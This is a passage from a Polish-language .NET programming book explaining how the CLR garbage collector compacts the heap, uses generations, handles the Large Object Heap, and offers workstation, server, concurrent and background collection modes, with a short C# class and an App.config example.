CLR stara się, by wolna przestrzeń sterty była ciągła. Oczywiście nie jest to wielkim problemem bezpośrednio po uruchomieniu aplikacji, gdyż w tym momencie cała sterta jest pusta, a ciągłość jej wolnego obszaru można zapewnić, przydzielając pamięć dla nowego obiektu bezpośrednio za poprzednim przydzielonym obszarem. Jednak po przeprowadzeniu pierwszego odzyskiwania pamięci jest już raczej mało prawdopodobne, by sterta wyglądała tak ładnie. Czas życia większości obiektów jest stosunkowo krótki i zazwyczaj większość obiektów umieszczonych w pamięci po wykonaniu jednej procedury odzyskiwania nie będzie już osiągalna w momencie rozpoczęcia kolejnej. Niemniej jednak niektóre obiekty wciąż będą używane. Od czasu do czasu aplikacje tworzą też obiekty, które będą używane naprawdę długo, a poza tym operacje wykonywane w momencie uruchomienia mechanizmu odzyskiwania pamięci także zachowają używane przez siebie obiekty. A zatem obiekty, które zostały umieszczone na stercie najpóźniej, najprawdopodobniej wciąż będą używane. Oznacza to, że sam wierzchołek sterty może wyglądać podobnie do tego z [Rysunek 7-1](#), na którym szarym kolorem oznaczono osiągalne bloki pamięci, a białym — bloki, które już nie są używane. (W praktyce mechanizm odzyskiwania pamięci nie zostałby uruchomiony, zanim na stercie nie znalazłyby się znacznie więcej bloków, niż pokazano na tym rysunku. A zatem na faktycznym diagramie sterty panowałby znacznie większy bałagan, jednak oprócz tego jego wygląd byłby całkiem podobny).



Rysunek 7-1. Fragment sterty z kilkoma osiągalnymi obiektami

Jedna z możliwych strategii przydzielania pamięci mogłaby polegać na wykorzystaniu tych pustych bloków, gdy pojawi się potrzeba przydzielania nowych obszarów pamięci; niemniej jednak takie rozwiązanie przysparza pewnych problemów. Przede wszystkim wiąże się ono z marnowaniem pamięci, gdyż jest raczej mało prawdopodobne, by bloki potrzebne aplikacji dokładnie odpowiadały wolnym obszarom na stercie. Po drugie, odszukanie na stercie wolnego bloku o odpowiedniej wielkości jest nieco kosztowne, zwłaszcza jeśli na stercie pojawiło się już wiele luk, a my staramy się wybrać fragment najlepiej odpowiadający obszarowi, o który prosiła aplikacja. Oczywiście te koszty nie są niewyobrażalne — w wielu przypadkach sterty działają właśnie w taki sposób — niemniej jednak jest to znacznie bardziej kosztowne niż początkowa sytuacja, w której każdy nowy blok mógł być przydzielany bezpośrednio za poprzednim, gdyż cały wolny obszar był ciągły. Koszt fragmentacji sterty jest znaczący, dlatego też CLR zazwyczaj stara się przywrócić ją do stanu, w którym wolny obszar byłby ciągły. Jak pokazuje [Rysunek 7-2](#), wszystkie osiągalne obiekty są przenoszone w kierunku początku sterty, czyli wolny obszar znajduje się bliżej jej końca; dzięki temu CLR znów znajduje się w korzystnej sytuacji i jest w stanie przydzielać nowe bloki pamięci za poprzednimi w jednym, ciągłym obszarze sterty.



Rysunek 7-2. Fragment sterty po scaleniu

### PODPOWIEDŹ

Środowisko uruchomieniowe musi zagwarantować, że wszystkie referencje do tych przeniesionych bloków pamięci będą prawidłowo działać po ich przemieszczeniu. Tak się składa, że CLR implementuje referencje jako wskaźniki (choć specyfikacja CLI wcale tego nie wymaga — referencja jest po prostu wartością identyfikującą konkretną daną na stercie). CLR już wie, gdzie znajdują się wszystkie referencje do konkretnego bloku pamięci, gdyż musiało je odnaleźć, by określić, czy blok jest osiągalny, czy nie. Wszystkie te wskaźniki są aktualizowane w momencie przenoszenia bloku.

Takie scalanie nie tylko sprawia, że przydzielanie nowych bloków na stercie staje się mniej kosztowne, lecz zapewnia także inne korzyści mające wpływ na wydajność działania programu. Ponieważ bloki są przydzielane w ciągłym obszarze wolnej przestrzeni sterty, zatem obiekty przydzielane jeden po drugim w

krótkich odstępach czasu zazwyczaj będą umieszczane na stercie bezpośrednio jeden obok drugiego. Ma to spore znaczenie, gdyż pamięć podręczna w nowoczesnych procesorach zazwyczaj preferuje bliskość (czyli działa najbardziej wydajnie, gdy powiązane ze sobą dane są przechowywane niedaleko od siebie).

Niewielki koszt alokacji oraz wysokie prawdopodobieństwo dobrego miejsca może czasami oznaczać, że sterty wykorzystujące mechanizm odzyskiwania pamięci oferują lepszą wydajność niż tradycyjne sterty, wymagające, by program jawnie zwalniał przydzielaną pamięć. Może się to wydawać zaskakujące, zważywszy, że z pozoru mechanizm odzyskiwania pamięci wykonuje całkiem dużo niepotrzebnej pracy, usuwając ze sterty niepotrzebne elementy. Jednak część tej „dodatkowej pracy” jest czysto iluzoryczna — i tak w jakiś sposób trzeba rejestrować i śledzić używane obiekty, natomiast w tradycyjnym modelu obsługi sterty wszystkie te zadania spadają na nasz kod. Niemniej jednak porządkowanie sterty ma swoją cenę, dlatego też CLR stosuje kilka sztuczek, by zminimalizować liczbę niezbędnych operacji kopiowania.

Im starszy jest obiekt, tym bardziej kosztowne będzie scalanie sterty, gdy obiekt ten w końcu stanie się nieosiągalny. Jeśli w momencie wykonywania procedury odzyskiwania pamięci ostatni przydzielony obiekt jest nieosiągalny, to jego usunięcie nie wiąże się z żadnymi kosztami: za nim nie ma już żadnych innych obiektów, więc nic nie trzeba przenosić. A zastanówmy się, jak będzie wyglądać sytuacja w przypadku pierwszego obiektu umieszczonego na stercie. Kiedy stanie się on nieosiągalny, scalenie sterty oznaczałoby konieczność przesunięcia wszystkich umieszczonego na niej osiągalnych obiektów. Ogólnie rzecz ujmując, im starszy jest obiekt, tym więcej innych obiektów zostanie umieszczone za nim, a zatem scalenie sterty będzie oznaczało konieczność przeniesienia większej liczby danych. Skopiowanie 20 MB danych po to, by zniwelować lukę o wielkości 20 bajtów, nie wydaje się być sensownym rozwiązaniem. Dlatego też CLR często opóźnia porządkowanie starszych fragmentów sterty.

Aby określić, co należy uznać za „stare”, CLR dzieli stertę na *pokolenia* (określane także czasami jako *generacje*). Każde uruchomienie mechanizmu odzyskiwania pamięci powoduje zmianę granic pomiędzy tymi pokoleniami, gdyż są one definiowane jako liczba wykonanych procedur odzyskiwania, które obiekt przetrwał. Wszystkie obiekty, które zostały umieszczone na stercie po ostatnim uruchomieniu mechanizmu odzyskiwania pamięci, należą do pokolenia 0, gdyż nie przetrwały jeszcze żadnego odzyskiwania. W momencie uruchomienia kolejnej procedury odzyskiwania wszystkie obiekty należące do pokolenia 0, które są jeszcze osiągalne, zostaną odpowiednio przeniesione w ramach scalania sterty, a następnie zostaną zaliczone do pokolenia 1.

Obiekty należące do pokolenia 1. nie są jeszcze uznawane za obiekty stare.

Mechanizm odzyskiwania pamięci jest zazwyczaj uruchamiany, kiedy kod jest w trakcie wykonywania pewnych czynności — w końcu wykonuje się go po wyczerpaniu wolnego miejsca na stercie, a to nie nastąpi, jeśli program będzie bezczynny. A zatem istnieje wysokie prawdopodobieństwo, że niektóre z obiektów ostatnio umieszczonych na stercie będą reprezentować aktualnie wykonywane operacje i wkrótce staną się nieosiągalne. Pokolenie 1. działa jako swoista poczekalnia, w której obserwujemy obiekty, starając się określić, które z nich będą istnieć bardzo krótko, a które dłużej.

Podczas działania programu od czasu do czasu będzie uruchamiany mechanizm odzyskiwania pamięci, dzięki czemu nowe obiekty, które przetrwały na stercie, zostaną zaliczone do kategorii 1. Jednocześnie niektóre z obiektów należących do kategorii 1. staną się nieosiągalne. Niemniej jednak mechanizm odzyskiwania pamięci nie będzie natychmiast scalać tego obszaru sterty — w końcu to nastąpi, jednak wcześniej kilkukrotnie zostanie scalony obszar sterty należący do pokolenia 0. Obiekty, które przetrwają scalanie pokolenia 1., zostaną przeniesione do pokolenia 2., które jest jednocześnie najstarsze.

CLR stara się odzyskiwać pamięć pokolenia 2. znacznie rzadziej niż pozostałych dwóch. Lata badań i analiz wykazały, że w przeważającej większości aplikacji obiekty, które dotrwały do pokolenia 2., będą osiągalne przez długi czas, zatem kiedy w końcu staną się nieosiągalne, to taki obiekt będzie już naprawdę stary, podobnie jak wszystkie inne obiekty umieszczone w jego otoczeniu. Oznacza to, że scalanie tego obszaru sterty będzie kosztowne z dwóch powodów: za takim obiektem najprawdopodobniej będzie umieszczonych wiele innych (powodując konieczność przeniesienia znacznej liczby danych), a ponieważ pamięć zajmowana przez ten obiekt nie była już używana od dłuższego czasu, zatem najprawdopodobniej nie będzie się on już znajdował w pamięci podręcznej procesora, co dodatkowo spowolni operację kopowania. Co więcej, koszty związane z pamięcią podręczną będą ponoszone jeszcze dłużej, po wykonaniu porządkowania, skoro bowiem procesor musi przenosić megabajty danych w starych obszarach sterty, to zapewne efektem ubocznym takiej operacji będzie całkowite wyczyszczenie jego pamięci podręcznej. Wielkość pamięci podręcznej może ważyć się od 512 KB w przypadku bardzo słabych i tanich procesorów aż do ponad 30 MB w potężnych układach serwerowych; jednak przeciętne procesory dysponują zazwyczaj pamięcią podręczną o wielkości od 2 do 16 MB, a w wielu aplikacjach .NET wielkość sterty będzie większa. Do momentu przeprowadzenia odzyskiwania pamięci pokolenia 2. większość danych używanych przez aplikację będzie się zapewne znajdować w pamięci podręcznej procesora, jednak w efekcie jej wykonania pamięć ta zostanie wyczyszczona. A zatem po zakończeniu procedury odzyskiwania pamięci i wznowieniu normalnego działania aplikacji kod będzie działał nieco wolniej aż do momentu, gdy wszystkie potrzebne dane zostaną

ponownie wczytane do pamięci podręcznej procesora.

Pokolenia 0 i 1. są czasami nazywane *krótkotrwałymi*, gdyż zazwyczaj zawierają obiekty istniejące tylko przez krótki czas. Zawartość tych fragmentów sterty bardzo często będzie umieszczona w pamięci podręcznej procesora, ponieważ należące do niej obiekty były ostatnio używane; dlatego też scalanie tych obszarów nie jest szczególnie kosztowne. Co więcej, ponieważ większość obiektów istnieje przez krótki czas, zatem przeważająca większość tych, które można zwolnić podczas procedury odzyskiwania pamięci, będzie zaliczana do dwóch pierwszych pokoleń. Dlatego to właśnie one są najbardziej opłacalne (w kategoriach wielkości odzyskiwanej pamięci) w przeliczeniu na oczekiwany czas działania procesora. Dlatego też często zdarza się, że w zapracowanych programach w ciągu sekundy wykonywanych jest kilka procedur odzyskiwania pamięci pokoleń krótkotrwałych, lecz równie często można się spotkać z sytuacjami, gdy pomiędzy kolejnymi procedurami odzyskiwania pamięci pokolenia 2. upływa kilka minut.

CLR ma w zanadrzu jeszcze jedną sztuczkę związaną z obsługą obiektów zaliczanych do pokolenia 2. Stosunkowo często obiekty te niewiele się zmieniają, dlatego też jest całkiem duże prawdopodobieństwo, że w czasie realizacji pierwszej fazy procedury odzyskiwania pamięci — w trakcie której środowisko uruchomieniowe określa osiągalne obiekty — CLR powiełoby pracę wykonaną już wcześniej, gdyż dla znaczących obszarów sterty analizowałoby te same referencje i generowało te same wyniki. Dlatego też CLR czasami korzysta z mechanizmów ochrony pamięci udostępnianych przez system operacyjny, używając ich do wykrywania, czy starsze bloki pamięci sterty zostały zmodyfikowane. W ten sposób może ono bazować na zebranych informacjach z poprzednich procedur odzyskiwania pamięci, zamiast ponownie wykonywać tę samą pracę.

A na jakiej zasadzie mechanizm odzyskiwania pamięci podejmuje decyzję, czy ograniczyć się do obszarów pokolenia 0, czy też uwzględnić obszary pokoleń 1. i 2.? Odzyskiwanie obszarów zaliczanych do wszystkich trzech pokoleń jest wykonywane, jeśli program zużyje określoną ilość pamięci. A zatem w przypadku pamięci pokolenia 0 procedura odzyskiwania zostanie rozpoczęta, jeśli od momentu jej poprzedniego wykonania program zarezerwował na stercie określoną liczbę bajtów. Obiekty, które przetrwają tę procedurę odzyskiwania, zostaną zaliczone do pamięci pokolenia 1. CLR przechowuje liczbę bajtów pamięci zajmowanej przez wszystkie obiekty zaliczane do tego pokolenia, a jeśli przekroczy ona pewną wartość graniczną, to zostanie także wykonana procedura odzyskiwania pamięci tego pokolenia. W analogiczny sposób CLR określa, kiedy należy odzyskać pamięć pokolenia 2. Konkretnie wartości graniczne nie są udokumentowane, a w rzeczywistości nie są to nawet wartości stałe; CLR monitoruje wzorce alokacji i modyfikuje te wartości graniczne, starając się znaleźć punkt równowagi

zapewniający wydajne wykorzystanie pamięci, minimalizację czasu procesora zużywanego na odzyskiwanie pamięci oraz uniknięcie nadmiernych opóźnień, które mogłyby powstać, gdyby odstępy czasu pomiędzy kolejnymi procedurami odzyskiwania pamięci były bardzo długie, przez co podczas każdej z nich konieczne byłoby porządkowanie ogromnej ilości danych.

### PODPOWIEDŹ

To wyjaśnia, dlaczego zgodnie z podanymi wcześniej informacjami CLR nie czeka z przeprowadzeniem procedury odzyskiwania pamięci aż do momentu, kiedy jej zabraknie. Po prostu wykonanie jej wcześniej może zapewniać lepszą wydajność.

Można się zastanawiać, jak wiele z podanych wcześniej informacji może się nam przydać. W końcu wnioski mogą sugerować, że CLR będzie przechowywać obiekty na stercie tak długo, jak długo będą one osiągalne, a kiedy już przestaną takie być, to jakiś czas później zajmowana przez nie pamięć zostanie odzyskana; co więcej CLR korzysta przy tym ze strategii, która pozwala to robić w wydajny sposób. Czy szczegółowe informacje na temat tej pokoleniowej optymalizacji mają jakiekolwiek znaczenie dla programisty? Otóż mają, jeśli tylko pozwalają określić, że pewne praktyki programistyczne będą bardziej wydajne od innych.

Oczywistym wnioskiem płynącym z tych rozważań jest to, że im więcej obiektów przydzielimy na stercie, tym trudniejsze będzie zadanie stojące przed mechanizmem odzyskiwania pamięci. Ale to można zapewne odgadnąć bez znajomości tajników jego implementacji. Kolejnym, nieco bardziej subtelnym spostrzeżeniem jest to, że większe obiekty przysparzają mechanizmowi odzyskiwania pamięci więcej pracy — uruchomienie procedury odzyskiwania dla każdego pokolenia pamięci jest zależne od wielkości pamięci używanej przez aplikację. A zatem większe obiekty nie tylko powodują wzrost ciśnienia pamięci, lecz także poprzez częstsze wykonywanie procedury odzyskiwania pamięci przyczyniają się do wzrostu zużycia procesora.

Jednak chyba najważniejszym wnioskiem, jaki można wyciągnąć dzięki zrozumieniu pokoleniowego mechanizmu odzyskiwania, jest ten, że długość życia obiektów ma wpływ na to, jak dużo pracy będzie musiał wykonać mechanizm odzyskiwania. Obiekty istniejące bardzo krótko są obsługiwane bardzo wydajnie, gdyż zajmowana przez nie pamięć zostanie szybko odzyskana podczas scalania obszarów pokoleń 0. i 1., a ilość danych, jakie trzeba przenosić przy tej okazji, jest niewielka. Problemów nie przysparzają także obiekty istniejące bardzo długo, gdyż zostaną one zaliczone do pokolenia 2. Nie będą one przenoszone zbyt często, gdyż scalanie tych obszarów sterty jest wykonywane sporadycznie. Co więcej, określając, czy takie stare obiekty są osiągalne, czy nie, CLR jest w stanie skorzystać z mechanizmu detekcji zapisu, jakim dysponuje menedżer pamięci systemu Windows,

co powoduje dodatkowy wzrost wydajności. Chociaż obiekty, które istnieją krótko lub bardzo długo, są obsługiwane wydajnie, to jednak największym problemem są obiekty istniejące na tyle długo, by zostały zaliczone do pokolenia 2., lecz nie dużo dłużej. Microsoft opisuje to jako *kryzys wieku średniego*.

Jeśli aplikacja zawiera wiele obiektów, którym udało się dotrwać do pokolenia 2., lecz niedługo potem stały się nieosiągalne, to CLR będzie musiało przeprowadzać odzyskiwanie tego obszaru pamięci znacznie częściej, niż robiłoby to zazwyczaj. (W rzeczywistości scalanie obszaru pokolenia 2. jest wykonywane wyłącznie w ramach procedury *pełnego odzyskiwania pamięci*, które obejmuje także wolne obszary zajmowane wcześniej przez duże obiekty). Wykonanie takiego pełnego odzyskiwania pamięci jest znacznie bardziej kosztowne niż odzyskiwania pamięci pierwszych dwóch pokoleń. Scalanie wymaga więcej pracy, jeśli obejmuje także starsze obiekty, a dodatkowe działania są także niezbędne w przypadku, gdy obejmie ono stertę pokolenia 2. Może to bowiem oznaczać, że konieczne jest odtworzenie informacji o osiągalności obiektów przechowywanych w tej części sterty, a to wiązałoby się z wyłączeniem mechanizmu wykrywania operacji zapisu używanego do gromadzenia tych informacji, co oczywiście dodatkowo powiększyłoby koszty. Istnieje całkiem spore prawdopodobieństwo, że przeważająca część tego obszaru sterty nie będzie dostępna w pamięci podręcznej procesora, dlatego też wszelkie operacje na niej mogą być stosunkowo wolne.

Wykonanie procedury pełnego odzyskiwania pamięci zajmuje znaczco więcej czasu procesora niż odzyskiwanie pamięci pokoleń tymczasowych. Opóźnienia te mogą być na tyle długie, że w aplikacjach wyposażonych w jakiś interfejs użytkownika mogą powodować zniecierpliwienie użytkowników; dotyczy to zwłaszcza tych sytuacji, gdy sterta została usunięta z pamięci podręcznej. W przypadku aplikacji serwerowych takie pełne odzyskiwanie pamięci może powodować znaczące wydłużenie w stosunku do typowego czasu obsługi żądań. Takie problemy nie oznaczają oczywiście końca świata, a jak się niebawem dowiemy, najnowsza wersja CLR została pod tym względem znaczco usprawniona. Niemniej jednak minimalizacja liczby obiektów, które zostaną zaliczone do pokolenia 2., może bardzo poprawić wydajność działania. Należy to wziąć pod uwagę, projektując kod, który przechowuje interesujące nas dane w pamięci — polityka usuwania danych na podstawie czasu ich użycia, która nie uwzględnia sposobu działania mechanizmu odzyskiwania pamięci, może się okazać nieefektywna, a jeśli nie będziemy świadomi zagrożeń, jakie niosą ze sobą obiekty o średnim czasie życia, to bardzo trudno będzie się nam domyślić, co jest powodem problemów. Co więcej, jak się dowiesz w dalszej części rozdziału, problem kryzysu wieku średniego jest jednym z powodów, które mogą skłaniać do unikania stosowania destruktorów, gdy tylko będzie to możliwe.

Warto też wspomnieć, że w powyższych rozważaniach pominięte zostały niektóre szczegóły funkcjonowania sterty. Na przykład zabrakło informacji o tym, że mechanizm odzyskiwania pamięci zazwyczaj przydziela stercie fragmenty przestrzeni adresowej w blokach o ścisłe określonej wielkości, oraz zabrakło szczegółowych danych o tym, w jaki sposób mechanizm ten oddaje i zwalnia pamięć. Niezależnie od tego, jak ciekawe są te mechanizmy, to jednak ich wpływ na sposób projektowania kodu jest znacznie mniejszy niż znajomość założeń dotyczących typowego czasu życia obiektów robionych przez mechanizm odzyskiwania pamięci.

Warto wspomnieć jeszcze o jednej rzeczy związanej z zagadnieniem odzyskiwania pamięci zajmowanej przez nieosiągalne obiekty. Jak już wspominałem, duże obiekty są traktowane w odmienny sposób. Istnieje odrewna sterta, której CLR używa do przechowywania wszelkich obiektów o wielkości powyżej 85 000 bajtów; całkiem słusznie jest ona nazywana *stertą wielkich obiektów* (ang. *Large Object Heap*, w skrócie *LOH*). Przy czym chodzi tu o wielkość całego obiektu, a nie sumę pamięci zarezerwowanej przez obiekt podczas jego tworzenia. Przedstawiony na [Przykład 7-5](#) obiekt `GreedyObject` będzie malutki — zajmuje jedynie obszar potrzebny na zapisanie jednej referencji oraz narzut potrzebny na przechowanie jej na stercie. W przypadku procesu 32-bitowego oznaczałoby to 4 bajty na referencję oraz 8 bajtów narzutu, a w przypadku procesu 64-bitowego — dwukrotnie więcej. Niemniej jednak tablica, do której odwołuje się ten obiekt, zajmuje 400 000 bajtów, dlatego znalazłaby się na stercie wielkich obiektów, w odróżnieniu od samego obiektu, który trafiłby na zwyczajną stertę.

#### Przykład 7-5. Nieduży obiekt z wielką tablicą

```
public class GreedyObject
{
    public int[] MyData = new int[100000];
}
```

Z technicznego punktu widzenia można utworzyć klasę, której obiekty będą na tyle duże, by musiały być umieszczane na stercie wielkich obiektów, niemniej jednak prawdopodobieństwo takiej sytuacji poza kodem generowanym automatycznie lub wyjątkowo wyszukanymi przypadkami jest raczej znikome. W praktyce przeważająca większość bloków na stercie wielkich obiektów będzie zawierać tablice.

Największa różnica pomiędzy stertą wielkich obiektów a normalną stertą polega na tym, że mechanizm odzyskiwania pamięci nie scala pierwszej z nich — kopiowanie dużych obiektów byłoby zbyt kosztowne. Jej działanie bardziej przypomina tradycyjną stertę stosowaną w języku C: CLR przechowuje listę wolnych bloków pamięci i decyduje, którego z nich użyć, na podstawie wielkości żądanego bloku.

Niemniej jednak lista wolnych bloków jest tworzona z wykorzystaniem tego samego mechanizmu bazującego na osiągalności obiektów, który jest używany do obsługi normalnej sterty.

## Tryby odzyskiwania pamięci

Choć CLR dostosowuje pewne aspekty działania mechanizmu odzyskiwania pamięci w trakcie działania programu (na przykład poprzez dynamiczne modyfikowanie wartości granicznych powodujących uruchamianie procedury odzyskiwania dla poszczególnych pokoleń), to udostępnia także opcję konfiguracyjną pozwalającą wybrać jeden z kilku trybów działania, zaprojektowanych z myślą o zaspokajaniu potrzeb różnych rodzajów aplikacji. Tryby te można podzielić na dwie główne kategorie — stacji roboczej oraz serwerowe — lecz w ramach każdej z nich dostępnych jest kilka odmian. Domyślnie jest stosowany tryb stacji roboczej. Aby skonfigurować tryb serwerowy, konieczne jest użycie pliku konfiguracyjnego aplikacji. (Aplikacje internetowe zazwyczaj używają pliku o nazwie *web.config*. Aplikacje, które nie korzystają z platformy ASP.NET, używają plików konfiguracyjnych o nazwie *App.config*, a wiele szablonów projektów w Visual Studio generuje je automatycznie). **Przykład 7-6** przedstawia plik konfiguracyjny włączający tryb serwerowy mechanizmu odzyskiwania pamięci. Kluczowe wiersze kodu zostały wyróżnione pogrubieniem.

### Przykład 7-6. Konfiguracja serwerowego trybu odzyskiwania pamięci

```
<?xml version="1.0" ?>
<configuration>
    <startup>
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
    </startup>
    <runtime>
        <gcServer enabled="true" />
    </runtime>
</configuration>
```

Jak łatwo przewidzieć, tryby stacji roboczej zostały zaprojektowane z myślą o obciążeniach typowych dla aplikacji klienckich, w których proces bądź to realizuje pojedyncze zadanie, bądź też w każdym momencie jest realizowana niewielka liczba zadań. Tryb stacji roboczej udostępnia dwa warianty: niewspółbieżny i współbieżny. Tryb niewspółbieżny został zaprojektowany w celu zoptymalizowania przepustowości na pojedynczym, jednordzeniowym procesorze. W praktyce jest to jedyny tryb, jaki można zastosować na takim komputerze — na takim sprzęcie nie są bowiem dostępne ani współbieżny tryb stacji roboczej, ani żadne tryby serwerowe. Jeśli jednak na komputerze będzie dostępna większa liczba procesorów logicznych, to domyślnym trybem działania mechanizmu odzyskiwania pamięci będzie współbieżny tryb stacji roboczej. (Jeśli z jakichś przyczyn będziemy chcieli

wyłączyć ten tryb na komputerze wieloprocesorowym, to w pliku konfiguracyjnym aplikacji, wewnątrz elementu <runtime>, należy umieścić element <gcConcurrent enabled="false" />).

W trybie współbieżnym mechanizm odzyskiwania pamięci stara się zminimalizować czas, na jaki według jego szacunków wątki będą zawieszane podczas trwania procedury odzyskiwania. Istnieją pewne etapy działania mechanizmu odzyskiwania, w trakcie których CLR musi wstrzymać wykonywanie wątków, by zagwarantować spójność, a w przypadku odzyskiwania obszarów sterty zajmowanych przez obiekty zaliczane do pokoleń krótkotrwałych działanie wątków będzie wstrzymywane na przeważającą część trwania całej operacji. Takie rozwiązanie jest całkowicie do przyjęcia, ponieważ porządkowanie pamięci tych pokoleń trwa zazwyczaj bardzo krótko — czas ich wykonania można porównać do błędu braku strony, który nie powoduje żadnej operacji dyskowej. (Takie nieblokujące błędy braku strony występują w systemie Windows stosunkowo często, a są obsługiwane na tyle szybko, że wielu programistów zdaje się w ogóle nie wiedzieć o ich występowaniu). Dużym problemem są natomiast sytuacje, gdy jest wykonywana procedura pełnego odzyskiwania pamięci i to właśnie one są w odmienny sposób obsługiwane w trybie współbieżnym.

Z punktu widzenia aplikacji klienckich pierwszoplanowe znaczenie ma unikanie opóźnień na tyle długich, by były zauważalne dla użytkownika. Współbieżny tryb działania mechanizmu odzyskiwania pamięci został stworzony po to, by zapewnić możliwość realizacji kodu podczas wykonywania niektórych fragmentów procedury odzyskiwania. Aby zmaksymalizować możliwości pracy współbieżnej, ten tryb pracy mechanizmu odzyskiwania potrzebuje więcej pamięci niż tryb niewspółbieżny, a oprócz tego zmniejsza ogólną przepustowość systemu; jednak w przypadku interaktywnych aplikacji taki kompromis jest korzystny, jeśli tylko umożliwia poprawienie wydajności działania zauważalnej przez użytkownika. Użytkownicy są znacznie bardziej wyczuleni na opóźnienie, z jakim program reaguje na ich poczynania, niż na niezbyt optymalne średnie wykorzystanie procesora.

Oprócz współbieżnego odzyskiwania w dokumentacji firmy Microsoft można także znaleźć informacje o odzyskiwaniu w tle. Nie jest to żaden odrębny tryb działania mechanizmu odzyskiwania pamięci i nie ma żadnego osobnego ustawienia, które pozwalałoby z niego skorzystać. Dzieje się tak dlatego, że rozwiązanie to jest wykorzystywane we współbieżnym trybie stacji roboczej. Odzyskiwanie w tle jest rozszerzeniem wprowadzonym w .NET 4.0, które ma rozwiązywać konkretny problem występujący w trybie współbieżnym, polega on na tym, że choć wątki mogą działać podczas realizacji procedury pełnego odzyskiwania pamięci, to jednak przed pojawiением się wersji 4.0 platformy .NET były one wstrzymywane

po wyczerpaniu limitu sterty przeznaczonego na dane pokolenia 0; mechanizm odzyskiwania nie był bowiem w stanie uruchomić porządkowania obszarów przeznaczonych dla pokoleń tymczasowych w trakcie trwania procedury pełnego odzyskiwania. W efekcie, jeśli aplikacja musiała rezerwować pamięć podczas trwania procedury odzyskiwania pamięci działającej w trybie współbieżnym, to i tak jej działanie mogło zostać wstrzymane. Odzyskiwanie w tle rozwiązuje ten problem, gdyż pozwala, by porządkowanie obszarów zajmowanych przez dane pokoleń tymczasowych było wykonywane bez konieczności oczekiwania na zakończenie procedury pełnego odzyskiwania; oprócz tego pozwala ono na powiększanie obszaru sterty podczas działania odzyskiwania w tle poprzez przydzielanie jej przez system operacyjny kolejnych bloków pamięci. Oznacza to, że mechanizm odzyskiwania pamięci częściej będzie w stanie spełnić obietnicę minimalizacji utrudnień w działaniu aplikacji.

Tryb serwerowy mechanizmu odzyskiwania pamięci znacząco różni się od trybu stacji roboczej. Jest on dostępny, wyłącznie jeśli komputer dysponuje wieloma procesorami logicznymi (na przykład jest wyposażony w procesor wielordzeniowy lub zostało w nim zainstalowanych kilka procesorów). Swoją drogą, dostępność tego trybu nie zależy od używanej wersji systemu Windows — tryb serwerowy jest dostępny zarówno w normalnych, jak i serwerowych wersjach systemu Windows, jeśli tylko komputer jest wyposażony w odpowiedni procesor, natomiast tryb stacji roboczej jest dostępny zawsze. Każdy procesor otrzymuje swój własny fragment sterty. Dzięki temu może rezerwować pamięć na stercie, powodując przy tym minimalne współzawodnictwo, jeśli wątek pracuje nad swym problemem niezależnie od reszty procesu. W przypadku korzystania z trybu serwerowego CLR tworzy kilka wątków, w których będą wykonywane operacje realizowane przez mechanizm odzyskiwania pamięci, po jednym dla każdego procesora logicznego. Wątki te posiadają wyższy priorytet od normalnych, a zatem kiedy rozpocznie się odzyskiwanie pamięci, każdy z dostępnych rdzeni procesora zajmie się swoim własnym obszarem sterty; co może zapewnić lepszą przepustowość niż praca w trybie stacji roboczej na stertach o dużych rozmiarach.

### PODPOWIEDŹ

Obiekty utworzone przez jeden wątek mogą być używane przez inne — z logicznego punktu widzenia sterta wciąż jest jedną, zunifikowaną usługą. Tryb serwerowy jest jedynie strategią implementacyjną, zoptymalizowaną pod kątem sytuacji, gdy wszystkie wątki pracują nad swoimi zadaniami przeważnie w sposób niezależny od pozostałych. Tryb ten najlepiej sprawdza się w sytuacjach, gdy poszczególne wątki w podobny sposób korzystają ze sterty.

W przypadku stosowania trybu serwerowego mogą się pojawić pewne problemy. Tryb ten działa najlepiej, gdy jest używany tylko przez jeden proces wykonywany

na komputerze. Dzieje się tak, gdyż został on stworzony w taki sposób, by podczas procedury odzyskiwania starał się korzystać ze wszystkich rdzeni procesora, a poza tym zużywa on znaczco więcej pamięci niż tryb stacji roboczej. Jeśli na jednym serwerze wykonywanych jest wiele procesów .NET i jednocześnie będą one przeprowadzać odzyskiwanie pamięci, może to doprowadzić do wystąpienia rywalizacji o zasoby i pogorszenia wydajności działania. Kolejnym problemem, jaki występuje podczas korzystania z trybu serwerowego odzyskiwania pamięci, jest to, że preferuje on przepustowość, a nie minimalizację czasu reakcji. W szczególności mechanizm odzyskiwania pamięci jest wykonywany nieco rzadziej, gdyż w ten sposób zazwyczaj można w większym stopniu wykorzystać zwiększoną przepustowość, jaką zapewnia stosowanie do odzyskiwania pamięci większej liczby procesorów. Jednak z drugiej strony, to rzadsze uruchamianie mechanizmu odzyskiwania oznacza wydłużenie czasu wykonywania poszczególnych procedur odzyskiwania.

Czas trwania procedury pełnego odzyskiwania wykonywanej w trybie serwerowym może być przyczyną problemów w aplikacjach, które potrzebują dużej sterty — na przykład może on spowodować wyraźne opóźnienia w działaniu witryny WWW. Istnieje kilka sposobów łagodzenia tego problemu. Można zażądać przesyłania powiadomień na moment przed rozpoczęciem procedury odzyskiwania (służą do tego metody `RegisterForFullGCNotification`, `WaitForFullGCApproach` oraz `WaitForFullGCCComplete` klasy `System.GC`), a jeśli korzystamy z farmy serwerów, to serwer wykonujący procedurę pełnego odzyskiwania pamięci może poprosić komputer zajmujący się równoważeniem obciążenia o unikanie przesyłania do niego żądań aż do momentu jej zakończenia. Ewentualnie w .NET w wersji 4.5 i nowszych można skorzystać z odzyskiwania w tle — w .NET 4.0 współbieżne odzyskiwanie w tle było możliwe wyłącznie w przypadku użycia trybu stacji roboczej, jednak w .NET 4.5 można z niego skorzystać także w trybie serwerowym. Ponieważ odzyskiwanie pamięci w tle pozwala wątkom aplikacji na nieprzerwane działanie, a nawet na jednoczesne wykonywanie odzyskiwania pamięci pokoleń 0 i 1., gdy w tle wykonywana jest procedura pełnego odzyskiwania, zatem pozwala ono na znaczącą poprawę czasu reakcji aplikacji w trakcie działania mechanizmu odzyskiwania przy jednoczesnym zachowaniu wysokiej przepustowości, jaką zapewnia tryb serwerowy.

## Przypadkowe utrudnianie scalania

Scalanie sterty jest bardzo ważną cechą mechanizmu odzyskiwania pamięci CLR, gdyż ma bardzo duży pozytywny wpływ na wydajność działania aplikacji. Jednak niektóre operacje mogą uniemożliwić wykonanie scalania; będziemy się zatem starali je minimalizować, gdyż fragmentacja może zwiększyć zużycie pamięci oraz przyczynić się do znacznego spadku wydajności.

